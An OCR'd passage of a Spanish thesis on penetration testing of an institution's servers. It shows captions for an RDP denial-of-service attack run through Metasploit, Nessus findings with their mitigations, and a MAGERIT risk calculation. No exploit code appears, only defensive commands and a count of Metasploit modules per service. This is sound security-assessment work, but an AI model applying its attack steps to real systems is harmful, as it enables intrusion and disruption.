


Figura 46-4: Ataque a rdp, IP del Servidor WiFi.
Realizado por: (Carrasco, Samuel, 2019)

Figura 47-4: Ataque a rdp, a través de un módulo auxiliar de metasploit
Realizado por: (Carrasco, Samuel, 2019)




Figura 48-4: Ataque a rdp, DoS
Realizado por: (Carrasco, Samuel, 2019)




Figura 49-4: Ataque a RDP, Evidencia de DoS en el equipo atacado
Realizado por: (Carrasco, Samuel, 2019)

*4.2.2. **Aplicación de Mecanismos de Mitigación de Riesgos***

Para efectos de mitigar los riesgos de intrusión de las vulnerabilidades detectadas por Nessus, se tienen las siguientes consideraciones:

- **Información encontrada y Catalogada:**

Crítica (Crítical), Alta (High), Media (Medium) y Baja (Low)

Utilizando estos reportes, se trabaja en la eliminación de las vulnerabilidades de categoría Crítica, Alta y Media, en este orden; ya que estos estos eventos pueden ser aprovechados por terceros para atacar a los servidores de la institución o a otras redes en Internet.

- **Procedimiento para mitigar o eliminar estos problemas:**

En el tratamiento de las vulnerabilidades a mitigar, se hacen las siguientes consideraciones:

1- Es necesario mantener este servicio activo?
No: *apagar el servicio*

2- Es necesario exponer este servicio a internet?
No: *bloquear el acceso desde internet al servicio en el firewall*

3- Es necesario mantener y exponer este servicio?
Si: *Actualizar el servicio, actualizar el servidor, reconfigurar el servicio siguiendo las sugerencias indicadas por Nessus*

4.2.2.1. Mitigación de Riesgos en Servidor DSpace

Descripción de las Vulnerabilidades:

51192 - SSL Certificate Cannot Be Trusted

Factor de Riesgo: Medio

Sinopsis: No se puede confiar en el certificado SSL para este servicio. La cadena de confianza puede ocurrir de las siguientes tres maneras:

Descripción:

- Primero, la parte superior de la cadena de certificados enviada por el servidor podría no descender de una autoridad de certificación pública conocida.

- Segundo, la cadena de certificados puede contener un certificado que no es válido en el momento del escaneo.

- Tercero, la cadena de certificados puede contener una firma que no coincide con la información del certificado o que no se pudo verificar.

Solución:

Comprar o generar un certificado adecuado para este servicio (Solución acogida)

Figura 50-4: Certificado de Seguridad para página DSpace Institucional
Realizado por: (Carrasco, Samuel, 2019)

15901 - SSL Certificate Expiry

Factor de Riesgo: Medio

Sinopsis: El certificado SSL del servidor ya ha expirado

Descripción: Este complemento verifica las fechas de vencimiento de los certificados asociados con los servicios habilitados para SSL en el destino e informa si alguno ya ha vencido.

Solución:

Comprar o generar un nuevo certificado SSL para reemplazar el existente (Solución acogida).

42873 - SSL Medium Strength Cipher Suites Supported

Factor de Riesgo: Medio

Sinopsis: El servicio admite el uso de cifrados SSL de potencia media.

Descripción: El host admite el uso de cifrados SSL que ofrecen cifrado de fuerza media. Nessus considera la fuerza media como cualquier encriptación que usa longitudes de clave de al menos 64 bits y menos de 112 bits, o que usa la suite de encriptación 3DES.

Solución:

- Evitar el uso de cifrados de fuerza media o Renovar el Certificado SSL (si es posible)
- Comprar o generar un nuevo certificado SSL para reemplazar el existente (Solución acogida).

70658 - SSH Server CBC Mode Ciphers Enabled

Factor de Riesgo: Bajo

Sinopsis: El servidor SSH está configurado para usar Encadenamiento de bloques de cifrado (CBC).

Descripción: El servidor SSH está configurado para admitir el Encadenamiento de bloques de cifrado. Esto puede permitir que un atacante recupere el mensaje de texto sin formato del texto cifrado.

Solución:

- Deshabilitar el cifrado en modo CBC y habilitar el cifrado en modo de cifrado CTR o GCM.
- Deshabilitar el servicio ssh (Solución acogida, luego de la demostración del ataque)

```
#service sshd stop
#chkconfig sshd off
```

65821 - SSL RC4 Cipher Suites Supported (Bar Mitzvah)

Factor de Riesgo: Bajo

Sinopsis: El servicio del servidor admite el uso del cifrado RC4.

Descripción: El cifrado RC4 tiene fallas en su generación de una secuencia de bytes pseudoaleatoria, de modo que se introduce una amplia variedad de pequeños sesgos en su secuencia, disminuyendo su aleatoriedad.

Solución:

- Considerar el uso de TLS 1.2 con las suites AES-GCM sujetas a la compatibilidad con el navegador y el servidor web.
- Deshabilitar el servicio ssh (Solución acogida, luego de la demostración del ataque)

#service sshd stop
#chkconfig sshd off

4.2.2.2. Mitigación de Riesgos en Servidor Web

Descripción de las Vulnerabilidades:

11213 - HTTP TRACE / TRACK Methods Allowed

Factor de Riesgo: Medio

Sinopsis: Las funciones de depuración están habilitadas en el servidor web.

Descripción: El servidor web admite los métodos TRACE y / o TRACK, los cuales son métodos HTTP que se utilizan para depurar conexiones de servidor web.

- **Solución:** Deshabilitar estos métodos. (Solución acogida)

90317 - SSH Weak Algorithms Supported

Factor de Riesgo: Medio

Sinopsis: El servidor SSH está configurado para permitir algoritmos de cifrado débiles o ningún algoritmo.

Descripción: Nessus detecta que el servidor SSH objetivo está configurado para usar el cifrado de flujo Arcfour o ningún cifrado. RFC 4253 no aconseja el uso de Arcfour debido a un problema con claves débiles.

Solución:

- Eliminar el cifrado débil, o
- Deshabilitar el servicio ssh (Solución acogida, luego de la demostración del ataque)

#service sshd stop
#chkconfig sshd off

42873 - SSL Medium Strength Cipher Suites Supported

Factor de Riesgo: Medio

Sinopsis: El servicio remoto admite el uso de cifrados SSL de potencia media.

Descripción: El servidor admite el uso de cifrados SSL que ofrecen cifrado de fuerza media. Nessus considera la fuerza media como cualquier encriptación que usa longitudes de clave de al menos 64 bits y menos de 112 bits, o que usa la suite de encriptación 3DES.

Solución:

- Evitar el uso de cifras de fuerza media (Si es posible)
- Comprar o generar un nuevo certificado de Seguridad para reemplazar el existente (Solución acogida)

70658 - SSH Server CBC Mode Ciphers Enabled

Factor de Riesgo: Bajo

Sinopsis: El servidor SSH está configurado para usar **C**ipher **B**lock **C**haining (Encadenamiento de bloques de cifrado)

Descripción: El servidor SSH está configurado para admitir el cifrado CBC. Esto puede permitir que un atacante recupere el mensaje de texto sin formato del texto cifrado.

Solución:

- Deshabilitar el cifrado modo CBC y habilitar el cifrado en modo de cifrado CTR o GCM.
- Deshabilitar el servicio ssh (Solución acogida, luego de la demostración del ataque)

```
#service sshd stop
#chkconfig sshd off
```

71049 - SSH Weak MAC Algorithms Enabled

Factor de Riesgo: Bajo

Sinopsis: El servidor SSH está configurado para permitir algoritmos de MD5 y MAC de 96 bits.

Descripción: El servidor SSH objetivo está configurado para permitir algoritmos MAC MD5 o de 96 bits, los cuales se consideran débiles.

Solución:

- Deshabilitar los algoritmos MD5 y MAC de 96 bits
- Deshabilitar el servicio ssh: (Solución acogida, luego de la demostración del ataque)

#service sshd stop

#chkconfig sshd off

65821 - SSL RC4 Cipher Suites Supported (Bar Mitzvah)

Factor de Riesgo: Bajo

Sinopsis: El servicio remoto admite el uso del cifrado RC4.

Descripción: El cifrado RC4 tiene fallas en su generación de una secuencia de bytes pseudoaleatoria, de modo que se introduce una amplia variedad de pequeños sesgos en su secuencia, disminuyendo su aleatoriedad.

Solución:

- Considerar el uso de TLS 1.2 con las suites AES-GCM sujetas a la compatibilidad con el navegador y el servidor web.
- Comprar o generar un nuevo certificado SSL para reemplazar el existente (Solución acogida).

4.2.2.3. Mitigación de Riesgos en Servidor Académico

11213 - HTTP TRACE / TRACK Methods Allowed

Factor de Riesgo: Medio

Sinopsis: Las funciones de depuración están habilitadas en el servidor web.

Descripción: El servidor web admite los métodos TRACE y / o TRACK, estos son métodos HTTP que se utilizan para depurar conexiones de servidor web.

Solución: Deshabilitar estos métodos

90317 - SSH Weak Algorithms Supported

Factor de Riesgo: Medio

Sinopsis: El servidor SSH está configurado para permitir algoritmos de cifrado débiles o ningún algoritmo.

Descripción: Nessus detecta que el servidor SSH está configurado para usar el cifrado de flujo Arcfour o ningún cifrado. RFC 4253 no aconseja el uso de Arcfour debido a un problema con claves débiles.

Solución:

- Eliminar el cifrado débil
- Deshabilitar el servicio ssh: (Solución acogida, luego de la demostración del ataque)

#service sshd stop

#chkconfig sshd off

42873 - SSL Medium Strength Cipher Suites Supported

Factor de Riesgo: Medio

Sinopsis: El servicio admite el uso de cifrados SSL de potencia media.

Descripción: El host admite el uso de cifrados SSL que ofrecen cifrado de fuerza media. Nessus considera la fuerza media como cualquier encriptación que usa longitudes de clave de al menos 64 bits y menos de 112 bits, o que usa la suite de encriptación 3DES.

Solución:

- Evitar el uso de cifras de fuerza media (si es posible)
- Comprar o generar un nuevo certificado SSL para reemplazar el existente (Solución acogida).

70658 - SSH Server CBC Mode Ciphers Enabled

Factor de Riesgo: Bajo

Sinopsis: El servidor SSH está configurado para usar CBC (Cadena de bloques de cifrado.)

Descripción: El cifrado CBC puede permitir que un atacante recupere el mensaje de texto sin formato del texto cifrado.

Solución:

- Deshabilitar el cifrado en modo CBC y habilitar el cifrado en modo de cifrado CTR o GCM.
- Deshabilitar el servicio ssh: (Solución acogida, luego de la demostración del ataque)

#service sshd stop

#chkconfig sshd off

71049 - SSH Weak MAC Algorithms Enabled

Factor de Riesgo: Bajo

Sinopsis: El servidor SSH está configurado para permitir algoritmos de MD5 y MAC de 96 bits.

Descripción: Los algoritmos MAC MD5 o de 96 bits se consideran débiles.

Solución:

- Deshabilitar los algoritmos MD5 y MAC de 96 bits.
- Deshabilitar el servicio ssh: (Solución acogida, luego de la demostración del ataque)

#service sshd stop

#chkconfig sshd off

65821 - SSL RC4 Cipher Suites Supported (Bar Mitzvah)

Factor de Riesgo: Bajo

Sinopsis: El servicio remoto admite el uso del cifrado RC4.

Descripción: El cifrado RC4 tiene fallas en su generación de una secuencia de bytes pseudoaleatoria, de modo que se introduce una amplia variedad de pequeños sesgos en su secuencia, disminuyendo su aleatoriedad.

Solución:

- Evitar el uso de cifras RC4.
- Considerar el uso de TLS 1.2 con las suites AES-GCM sujetas a la compatibilidad con el navegador y el servidor web.
- Comprar o generar un nuevo certificado SSL para reemplazar el existente (Solución acogida)

4.2.2.4. Mitigación de Riesgos en Servidor WiFi

CVE-2019-1181 – RDP / DoS

Factor de Riesgo: Medio

Sinopsis: Afectación de Denegación de Servicios para administración

Descripción: El servidor WiFi tiene activado la opción de acceso Remoto, lo que le hace vulnerable a un atacante sin necesidad de iniciar sesión en él.

Solución: Deshabilitar la opción de acceso remoto

4.2.3. Análisis de Vulnerabilidades posterior a la mitigación de Riesgos

Para la caracterización de las vulnerabilidades encontradas posterior a la aplicación de los mecanismos de seguridad, se realiza un nuevo escaneo con Nessus, mostrados en el **ANEXO C**, se obtienen los siguientes resultados:

Tabla 7-4: Vulnerabilidades con Nessus posterior a la mitigación, Servidor DSpace

Servidor DSpace (181.39.74.x6) - 6 de junio de 2019	
VULNERABILIDADES CRÍTICAS (0)	
VULNERABILIDADES ALTAS (0)	
VULNERABILIDADES MEDIAS (0)	
VULNERABILIDADES BAJAS (1)	90317 - SSH Weak Algorithms Supported
VULNERABILIDADES INFORMATIVAS (0)	

Realizado por: (Carrasco, Samuel, 2019)

Tabla 8-4: Vulnerabilidades con Nessus posterior a la Mitigación, Servidor Web

Servidor Web Institucional (181.39.74.x7) – 6 de junio de 2019	
VULNERABILIDADES CRÍTICOS (0)	
VULNERABILIDADES ALTAS (0)	
VULNERABILIDADES MEDIAS (1)	90317 - SSH Weak Algorithms Supported
VULNERABILIDADES BAJAS (2)	70658 - SSH Server CBC Mode Ciphers Enabled 71049 - SSH Weak MAC Algorithms Enabled
VULNERABILIDADES INFORMATIVAS (0)	

Realizado por: (Carrasco, Samuel, 2019)

Tabla 9-4: Vulnerabilidades con Nessus posterior a la Mitigación, Servidor Académico

Servidor Académico (181.39.74.x8) - 6 de junio de 2019	
VULNERABILIDADES CRÍTICAS (0)	
VULNERABILIDADES ALTAS (0)	
VULNERABILIDADES MEDIAS (3)	11213 - HTTP TRACE / TRACK Methods Allowed 90317 - SSH Weak Algorithms Supported 42873 - SSL Medium Strength Cipher Suites Supported (SWEET32)
VULNERABILIDADES BAJAS (3)	70658 - SSH Server CBC Mode Ciphers Enabled 71049 - SSH Weak MAC Algorithms Enabled 65821 - SSL RC4 Cipher Suites Supported (Bar Mitzvah)
VULNERABILIDADES INFORMATIVAS (0)	

Realizado por: Samuel Carrasco, 2019

Tabla 10-4: Vulnerabilidades con Nessus posterior a la Mitigación, Servidor WiFi

Servidor WiFi (192.168.XX.18) - 6 de junio de 2019	
VULNERABILIDADES CRÍTICAS (0)	
VULNERABILIDADES ALTAS (0)	
VULNERABILIDADES MEDIAS (0)	
VULNERABILIDADES BAJAS (0)	
VULNERABILIDADES INFORMATIVAS (0)	

Realizado por: (Carrasco, Samuel, 2019)

De los datos obtenidos, Se puede observarlos de manera gráfica:




Gráfico 5-4: Vulnerabilidades en el S. DSpace después de la Mitigación

Realizado por: (Carrasco, Samuel, 2019)




Gráfico 6-4: Vulnerabilidades en el S. Web después de la Mitigación
Realizado por: (Carrasco, Samuel, 2019)




Gráfico 7-4: Vulnerabilidades en el S. Académico después de la Mitigación
Realizado por: (Carrasco, Samuel, 2019)




Gráfico 8-4: Vulnerabilidades en el S. WiFi después de la Mitigación
Realizado por: (Carrasco, Samuel, 2019)

Una de las decisiones radicales sería cerrar los puertos explotados, sin embargo; debido a la esencia de la propuesta de la presente investigación, se procede a mitigar las vulnerabilidades encontradas.




Figura 51-4: Escaneo de puertos al S. DSpace después de la Mitigación.
Realizado por: (Carrasco, Samuel, 2019)




Figura 52-4: Escaneo de puertos al S. Web después de la Mitigación.
Realizado por: (Carrasco, Samuel, 2019)




Figura 53-4: Escaneo de puertos al S. Académico después de la Mitigación.
Realizado por: (Carrasco, Samuel, 2019)

Figura 54-4: Escaneo de puertos al S. WiFi después de la Mitigación.
Realizado por: (Carrasco, Samuel, 2019)

4.3. Análisis Estadístico del Pentesting

Dado el formato de utilización de técnicas de Hacking para evaluar el estado de los servidores en lo referente al riesgo de ser atacado, en el cual se trabaja con la explotación de vulnerabilidades de puertos que se encuentren abiertos, se han realizado estas pruebas para determinar el grado de exposición de los servidores para ser vulnerado, así como la aplicación de mecanismos de mitigación de dichos riesgos.

Algunos de los ataques realizados tienen éxito, así también se muestra que la existencia de puertos abiertos no necesariamente representa un riesgo de ataque por parte de terceros.

Cuando un servidor es vulnerado, el impacto que se genera es muy alto ya que la información queda expuesta y comprometida afectando su Confiablidad, Integridad y hasta su Disponibilidad.

Para el estudio estadístico, se utilizará la metodología Magerit v3.0 que inicialmente muestra una escala de impacto ante un ataque informático:

Tabla 11-4. Escala de Impacto MAGERIT

IMPACTO	DESCRIPCION	PORCENTAJE
Crítico	La intrusión trae consecuencias muy graves: puede haber robo de información y daño permanente en el Sistema Operativo	76% - 100%
Alto	La intrusión trae consecuencias graves: puede haber robo de información y Denegación de Servicios.	51% - 75%
Medio	La intrusión trae consecuencias menores: puede ocasionar pérdida o filtrado considerable de datos	26% - 50%
Bajo	La intrusión no tiene consecuencias relevantes para la organización.	0-25%

Fuente: Maskana – CEDIA 2017. (Jaramillo, et al., 2017)
Realizado por: (Carrasco, Samuel, 2019)

Tabla 12-4. Escala de Vulnerabilidad MAGERIT

VULNERABILIDAD	DESCRIPCION	PESO
Crítico	La intrusión trae consecuencias muy graves: puede haber robo de información y daño permanente en el Sistema Operativo	4
Alto	La intrusión trae consecuencias graves: puede haber robo de información y Denegación de Servicios.	3
Medio	La intrusión trae consecuencias menores: puede ocasionar pérdida o filtrado considerable de datos	2
Bajo	La intrusión no tiene consecuencias relevantes para la organización.	1

Fuente: Maskana – CEDIA 2017. (Jaramillo, et al., 2017)
Realizado por: (Carrasco, Samuel, 2019)

4.3.1. Validación de Variables antes de la Mitigación de Riesgos

De acuerdo a los datos obtenidos en la investigación se pretendió validarlas variables independiente y dependiente, para lo cual se hizo las siguientes consideraciones:

4.3.1.1. Valoración de la Variable Independiente:

Variable Independiente: Pruebas de Penetración en Servidores

Para valorar esta variable se realiza una observación de la validación respecto del cumplimiento de los indicadores planteados antes de la aplicación de los mecanismos de mitigación.

Indicadores de la Variable Independiente:

- *Número de Puertos abiertos*

  En referencia a las pruebas de Penetración realizadas en la segunda fase, se encuentra que los siguientes puertos estuvieron abiertos, ver figuras **9-4**, **10-4**, **11-4** y **12-4**.

Tabla 13-4: Puertos abiertos encontrados

No.	SERVICIO	PROTOCOLO	PUERTO
1	SSH	TCP	22
2	HTTP	TCP	80
3	HTTPS	TCP	443
4	MYSQL	TCP	3306
5	RDP	TCP	3389

Realizado por: (Carrasco, Samuel, 2019)

- *Números de puertos explotables*

  En el caso del indicador anterior, los puertos abiertos se consideran explotables, aunque esto se verifica en la cuarta fase del Pentesting

- *Cantidad de Amenazas*

  Este valor se muestra de la cantidad de códigos existentes en la herramienta Metasploit framework utilizada en la cuarta fase para explotar una vulnerabilidad, esta se contabiliza de acuerdo al sistema operativo al cual va a estar dirigido.

El código de los módulos Metasploit está ubicado en el path: */usr/share/metasploit-framework/modules* de la distribución Kali Linux




Figura 55-4: Código disponible para explotación de rdp
Realizado por: (Carrasco, Samuel, 2019)

Figura 56-4: Código disponible para explotación de https
Realizado por: (Carrasco, Samuel, 2019)

De acuerdo al código encontrado para explotación de los puertos en estudio, se tiene la siguiente tabla:

Tabla 14-4: Amenazas encontradas por servicio

No.	SERVICIO	PROTOCOLO	CANTIDAD DE AMENAZAS	AMENAZAS POR S.O.	% DE AMENAZAS
1	SSH	TCP	56	22	39.29
2	HTTP	TCP	2434	55	2.26
3	HTTPS	TCP	1084	15	1.38
4	MYSQL	TCP	31	18	58.06
5	RDP	TCP	97	17	17.53

Realizado por: (Carrasco, Samuel, 2019)

- *Porcentaje de Riesgo*

Para este dato, se utiliza la ecuación del riesgo, esto varía de acuerdo al servidor evaluado y en referencia al análisis obtenido con Nessus (ANEXO B)

Tabla 15-4: Número de vulnerabilidades encontradas con Nessus

Puerto	Vulnerabilidad	Nivel Impacto	DSpace	Web	Académico	WiFi
ssh	crítica	4	0	0	0	0
	alta	3	0	0	0	0
	media	2	0	1	1	0
	baja	1	1	2	2	0
http	crítica	4	0	0	0	0
	alta	3	0	0	0	0
	media	2	0	1	1	0
	baja	1	0	0	0	0
https	crítica	4	0	0	0	0
	alta	3	0	0	0	0
	media	2	3	1	1	0
	baja	1	1	1	1	0
mysql	crítica	4	0	0	0	0
	alta	3	0	0	0	0
	media	2	0	0	0	0
	baja	1	0	0	0	0
rdp	crítica	4	0	0	0	0
	alta	3	0	0	0	0
	media	2	0	0	0	1
	baja	1	0	0	0	0

Realizado por: Samuel Carrasco, 2019
Fuente: Anexo B**, 2019**

Para la obtención del valor del impacto de la vulnerabilidad, se multiplica los valores de las vulnerabilidades encontradas por el nivel de impacto mostrado en Nessus.

Tabla 16-4: Impacto de Vulnerabilidad

Puerto	DSpace	Web	Académico	WiFi
ssh	0	0	0	0
	0	0	0	0
	0	2	2	0
	1	2	2	0
http	0	0	0	0
	0	0	0	0
	0	2	2	0
	0	0	0	0
https	0	0	0	0
	0	0	0	0
	6	2	2	0
	1	1	1	0
mysql	0	0	0	0
	0	0	0	0
	0	0	0	0
	0	0	0	0
rdp	0	0	0	0
	0	0	0	0
	0	0	0	2
	0	0	0	0

Realizado por: (Carrasco, Samuel, 2019)

Para establecer un valor de vulnerabilidad por puerto en cada servidor, se suman los valores de la tabla anterior, esto es posible ya que en materia de explotación (hackeo), en metasploit indistintamente del tipo de impacto de vulnerabilidad, existen varias amenazas por servicio.

Tabla 17-4: Vulnerabilidades por Puerto

Puerto	DSpace	Web	Académico	WiFi
ssh	1	4	4	0
http	0	2	2	0
https	7	3	3	0
mysql	0	0	0	0
rdp	0	0	0	2

Realizado por: (Carrasco, Samuel, 2019)

Ahora, para el cálculo del Riesgo se considera la siguiente ecuación (CIIFEN, 2017).

Riesgo = **Vulnerabilidad** x **Amenaza**

Tabla 18-4: Cálculo del Riesgo (Tabla 14-4 **x** Tabla 17-4)

Puerto	DSpace	Web	Académico	WiFi
ssh	22	88	88	0
http	0	110	110	0
https	105	45	45	0
mysql	0	0	0	0
rdp	0	0	0	34
TOTAL	**127**	**243**	**243**	**34**

Realizado por: (Carrasco, Samuel, 2019)

4.3.1.2. Valoración de la Variable Dependiente:

